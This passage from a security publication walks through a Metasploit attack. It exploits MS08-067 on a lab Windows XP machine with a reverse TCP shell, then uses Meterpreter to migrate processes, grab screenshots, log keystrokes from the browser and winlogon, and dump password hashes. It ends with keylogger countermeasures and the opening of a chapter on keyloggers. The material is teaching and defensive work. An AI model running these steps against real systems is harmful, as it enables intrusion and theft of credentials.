
A payload is the code that is executed on the target once it is exploited. Depending on the attack requirement, one may want a remote shell, a VNC session, add a user or upload files. In order to list the payloads for a particular exploit and a platform, use the show payloads command after the use exploit command as shown below.



```
msf  exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name                                      Disclosure Date  Rank    Description
   ----                                      ---------------  ----    -----------
   generic/custom                                             normal  Custom Payload
   generic/debug_trap                                         normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                     normal  Generic Command Shell, Bind TCP In
line
   generic/shell_reverse_tcp                                  normal  Generic Command Shell, Reverse TCP
 Inline
   generic/tight_loop                                         normal  Generic x86 Tight Loop
   windows/adduser                                            normal  Windows Execute net user /ADD
   windows/dllinject/bind_ipv6_tcp                            normal  Reflective Dll Injection, Bind TCP
 Stager (IPv6)
   windows/dllinject/bind_nonx_tcp                            normal  Reflective Dll Injection, Bind TCP
 Stager (No NX or Win7)
   windows/dllinject/bind_tcp                                 normal  Reflective Dll Injection, Bind TCP
 Stager
   windows/dllinject/reverse_http                             normal  Reflective Dll Injection, Reverse
HTTP Stager
   windows/dllinject/reverse_ipv6_tcp                         normal  Reflective Dll Injection, Reverse
TCP Stager (IPv6)
```

Figure 5.8: Payloads for an exploit


In order to fetch more information about a payload, use the info command a shown below.



```
msf  exploit(ms08_067_netapi) > info payload/windows/shell/reverse_tcp

       Name: Windows Command Shell, Reverse TCP Stager
     Module: payload/windows/shell/reverse_tcp
    Version: 10394, 14774
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 290
       Rank: Normal

Provided by:
  spoonm <spoonm@no$email.com>
  sf <stephen_fewer@harmonysecurity.com>
  hdm <hdm@metasploit.com>
  skape <mmiller@hick.org>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Connect back to the attacker, Spawn a piped command shell (staged)
```

Figure 5.9: Information about a payload

Once the payload is finalized, use it via the set PAYLOAD command. In the example below we have acquired a reverse shell on the target machine.




```
msf  exploit(ms08_067_netapi) > set LHOST 192.168.221.129
LHOST => 192.168.221.129
msf  exploit(ms08_067_netapi) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf  exploit(ms08_067_netapi) > set RHOST 192.168.221.130
RHOST => 192.168.221.130
msf  exploit(ms08_067_netapi) > set SMBUSER kunal
SMBUSER => kunal
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.221.129:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.221.130
[*] Command shell session 1 opened (192.168.221.129:4444 -> 192.168.221.130:1208) at 2012-08-02 05:02:53 -0400

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Figure 5.10: Using a selected payload

The advantage of using Meterpreter is the stealth it provides and the fact that it writes nothing to victims’ disk. Meterpreter can inject itself into other processes on the victim and this is the modus operandi of our attack.


Once within the Meterpreter shell, it is recommended to use the help command to understand the control Meterpreter provides over the victim machine.



```
meterpreter > help

Core Commands
=============

    Command                    Description
    -------                    -----------
    ?                          Help menu
    background                 Backgrounds the current session
    bgkill                     Kills a background meterpreter script
    bglist                     Lists running background scripts
    bgrun                      Executes a meterpreter script as a background thread
    channel                    Displays information about active channels
    close                      Closes a channel
    detach                     Detach the meterpreter session (for http/https)
    disable_unicode_encoding   Disables encoding of unicode strings
    enable_unicode_encoding    Enables encoding of unicode strings
    exit                       Terminate the meterpreter session
    help                       Help menu
    info                       Displays information about a Post module
    interact                   Interacts with a channel
    irb                        Drop into irb scripting mode
    load                       Load one or more meterpreter extensions
    migrate                    Migrate the server to another process
    quit                       Terminate the meterpreter session
    read                       Reads data from a channel
    resource                   Run the commands stored in a file
    run                        Executes a meterpreter script or Post module
    use                        Deprecated alias for 'load'
    write                      Writes data to a channel
```

Figure 5.11: Meterpreter options


Scrolling to the User interface commands section of this help menu would provide us mechanisms that can be used to perform keylogging.



```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components
```


Figure 5.12: Meterpreter keylogging commands

We can demonstrate the capture of the victims' screenshot using the screenshot command.



```
meterpreter > screenshot
Screenshot saved to: /opt/metasploit/sgrRdTut.jpeg
```


Figure 5.13: Capturing victims screen



Gmail: Email from Google - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=false&continue=http://mail.google.com/mail/&scc
Go Links
Gmail
A Google approach to email.
Gmail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:
Lots of space
Over 10274.057112 megabytes (and counting) of free storage.
Less spam
Keep unwanted messages out of your inbox.
Sign in
Google
Username
john.doe
Password
Sign in
Stay signed in
Can't access your account?
Done
Internet
start
Gmail: Email from Goo...
1:04 PM

Figure 5.14: Victims' screen grab


We're just getting started; the next task is to log the keystrokes of the victim. Once in the Meterpreter, we can obtain the process ID of the process we are running in using getpid command.



```
meterpreter > getpid
Current pid: 996
meterpreter >
```

Figure 5.15: Fetching Meterpreter process ID


The next task is to migrate to a process which is likely to run applications containing sensitive data; for example, explorer.exe or notepad.exe. We can obtain a listing of the process IDs on the victim box using the ps command within Meterpreter.



```
meterpreter > ps

Process list
============

 PID   Name              Arch  Session  User                          Path
 ---   ----              ----  -------  ----                          ----
 0     [System Process]
 1044  svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1104  svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1388  spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1540  inetinfo.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\inetsrv\inetinfo.exe
 1624  snmp.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\snmp.exe
 1912  explorer.exe      x86   0        KUNAL-SYMANTEC\kunal          C:\WINDOWS\Explorer.EXE
 288   alg.exe           x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 4     System            x86   0        NT AUTHORITY\SYSTEM
 520   smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 544   logon.scr         x86   0        KUNAL-SYMANTEC\kunal          C:\WINDOWS\System32\logon.scr
 584   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 608   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 660   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 672   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 828   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 904   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 980   IEXPLORE.EXE      x86   0        KUNAL-SYMANTEC\kunal          C:\Program Files\Internet Explorer\iexplo
re.exe
 996   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
```

Figure 5.16: List of processes on victim machine


Say we decide to migrate into IEXPLORE.exe with PID 980, we then run the migrate command with its PID



```
meterpreter > migrate 980
[*] Migrating to 980...
[*] Migration completed successfully.
```

Figure 5.17: Migrating Meterpreter to IEXPLORE.exe process


We then need to start the keyscan using the keyscan_start command.



```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter >
```

Figure 5.18: Starting keyscan

At this stage, any keystrokes entered by the user in the browser will be logged by Meterpreter, and can be dumped to the attacker Meterpreter window using the keyscan_dump command.



```
meterpreter > keyscan_dump
Dumping captured keystrokes...
john.doe <Tab> myPassword1234
```

Figure 5.19: Dumping victims' keystrokes on Meterpreter console


With the combination of the screen grab and the keystroke dump, we have all that is needed to consider the attack complete.

Attacking Windows Login

In order to acquire windows login credentials, we need to migrate to the winlogon.exe process with PID 608 shown above. For the purpose of this demonstration, I have assigned the XP user a password.

Run the exit command in Meterpreter to go back one level and run exploit again.


The hashdump command can be used to extract usernames and password hashes from the victim system.



```
meterpreter > hashdump
Administrator:500:5a38e0794330c0d7aad3b435b51404ee:6449b96ddf83884c7a70baf6d163819e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
kunal:1003:c8dfd5ac0546e95dff17365faf1ffe89:9335f39a7f8096ad8febc52ea2adb0a2:::
```

Figure 5.20: Fetching usernames on victim machine

Following this, start the keyscan and after a sufficient interval, when the victim logs out and logs in to the machine, we can dump the keystroke contents to Meterpreter.



```
meterpreter > migrate 608
[*] Migrating to 608...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
asdf1234 <Return>
```

Figure 5.21: Migrating Meterpreter to winlog.exe and capturing login password

Countering keyloggers

The methods which can be used to combat keyloggers include the following:

- anti-malware programs including anti-viruses,
- keystroke encryption,
- virtual keyboards,
- preventing screen captures aka screenshots,
- use of one time passwords.

Anti-malware programs rely on signature based systems to identify keyloggers. However, the more sophisticated keyloggers include a stealth mode which makes detection difficult. Keystroke encryption software on the other hand encrypts keystrokes at the level of the keyboard driver. It consists of both encryption and decryption components. The encryption component works at the user end of the input and hence, even if a malicious user on the channel in between intercepts the data, it is indecipherable.




Figure 5.22: Working of key scramblers

Key scramblers can also be installed as browser add-ons. Virtual keyboards prevent an attacker from capturing the keystrokes entered by utilizing an on-screen keyboard while relies on mouse clicks. An example of a virtual keyboard from a banking site is shown below.




Figure 5.23: Example virtual keyboard

For those looking to utilize a virtual keyboard in their applications/websites, a JavaScript variant is available at http://www.codeproject.co Articles/17128/JavaScript-VirtualKeyboard. On a side note, it is not recommended to use the in-built windows On-Screen Keyboard, since the keys entered on it are easily captured by even the most rookie keyloggers.

One-time passwords (OTPs) are an alternative to traditional passwords in that they are a combination of the user password with a randomly generated sequence per time interval on a device to which the user has access. They offer two factor authentication in the form of something the user knows as well as something the user has. Many a time soft tokens via applications installed on phones which generate the random sequence to be appended to the password are used. Some financial institutions implement this mechanism by sending the random sequence to the user's phone by SMS. If a keylogger logs the password, it also logs the OTP which is useless the next time, unless the attacker figures a way to break to OTP generation algorithm.

Apart from the above methods, the following generic guidelines can help in detecting and avoiding keyloggers:

- regularly monitor software applications installed on the Operating system,
- check for any peripheral devices attached to keyboard or mice,
- ensure that remote access to systems is enabled only when needed and disabled otherwise,
- run scheduled antivirus scans on systems since this would protect against known keyloggers.

Summary

Keyloggers are one of the most widely used methods to steal information. Their simplicity of use makes them even more attractive. We have seen a demonstration of how they can be used as well as means to counter them. Having stated that, one of the best guards is to store important user logins and passwords in an encrypted database and copy-paste the entries to enter on forms. While the method may not be effective against screen-grabbing keyloggers which make use of browser plugins, it sure is a trade-off between security and utilizing time and resources in setting up a secure virtual workspace.

On the Web

- http://www.verizonbusiness.com/resources/reports/rp_data-breach-investigations-report-2012_en_xg.pdf - 2012 Verizon Data Breach investigation report,
- http://passwordsafe.sourceforge.net/ - A popular tool to create secured and encrypted user name/password databases,
- http://www.tracingbug.com/index.php/articles/view/23.html - Demonstration of an attack against a virtual keyboard,
- http://googleblog.blogspot.com/2011/02/advanced-sign-in-security-for-your.html - Gmail Two factor authentication via one time passwords,
- http://www.metasploit.com/ - The Metasploit framework homepage.
- http://www.securelist.com/en/analysis/204791931/Keyloggers_How_they_work_and_how_to_detect_them_Part_1#how – Internal working of keyloggers and their detection.

About the author
Kunal Narsinghani works as a Software Engineer with Symantec Corporation, in Maryland, USA. His focus areas include Intrusion Prevention and Detection. His other interest areas include Computer Forensics, Cloud Computing and Wireless Networks. He graduated with a Master's degree in Computer Science from the University of Maryland at Baltimore County, USA. He has over 6 years of experience in the field of Information Technology and software development. Beside work, he enjoys adventure sports, photography and music.

Chapter 6

Untold Story about Keylogger

It’s all about a malware (Keylogger), which is used for tracking user’s activities & confidential information and supply it to the cyber criminals for illegal activities. And we will learn here the working of keylogger for better defense against them.

WHAT YOU WILL LEARN

- About keyloggers
- Usage of Keyloggers
- Why keyloggers are threat?
- Keylogger construction
- How cyber criminals use keyloggers
- Protection from keyloggers
- Conclusions

WHAT YOU SHOULD KNOW

- Basic computer operations
- Basic Operating Systems fundamentals and
- Basic programming knowledge



Shared computers with weak passwords may get infected by the worm
Computers with a proper password policy, current security updates, antivirus or security software, and secured shares are protected from infection of this worm
Removable devices, such as External Hard Drives and USB sticks, may get infected by the worm
Worm:Win32/Conficker attempts to make numerous connections to computers across the network, seeking systems that do not have current security updates, or have open shares, removable media, or weak passwords
Computers with open shares may get infected by the worm
Computers without the latest security updates may get infected by the worm

Figure 6.1: Malware activities and security breach scenario

In the above scenario (Fig 1.0), we can understand that, how a normal corporate network can be infected with or without knowledge. It can be infected by a small pendrive (e.g., Removable device) to internet activities (e.g., Attachment or downloads) or loopholes in security policies. We have seen that in Iran Stuxnet/Flame malware were spread via removable drives. Now let's start with Keylogger, a part of big malware family.

What is Keylogger?

Spying activity is done legally or illegally, from corporate sector to single person, by James Bond (007) to Hacker/Cracker in the real world. Adding more toppings in this melting ice-cream, right now we are talking about keylogger.

Many people use the internet to check their e-mails, bank accounts, shop, and to send personal and private information to others. Most websites are usually safe, but criminals/crackers have found a way to steal a user's information right off his keyboard. Keylogging is a process of recording a person's key strokes, usually without the person's knowledge, and sending the information to an intended target.

Yes, Keylogger itself is neutral, and the name describes the program's function. Most sources define a keylogger as a software program designed to secretly monitor and log all keystrokes. But wait, we are talking about modern technology. In advanced technology, a keylogger doesn't have to be software – it can also be a hardware device.




Figure 6.2: Hardware Keylogger

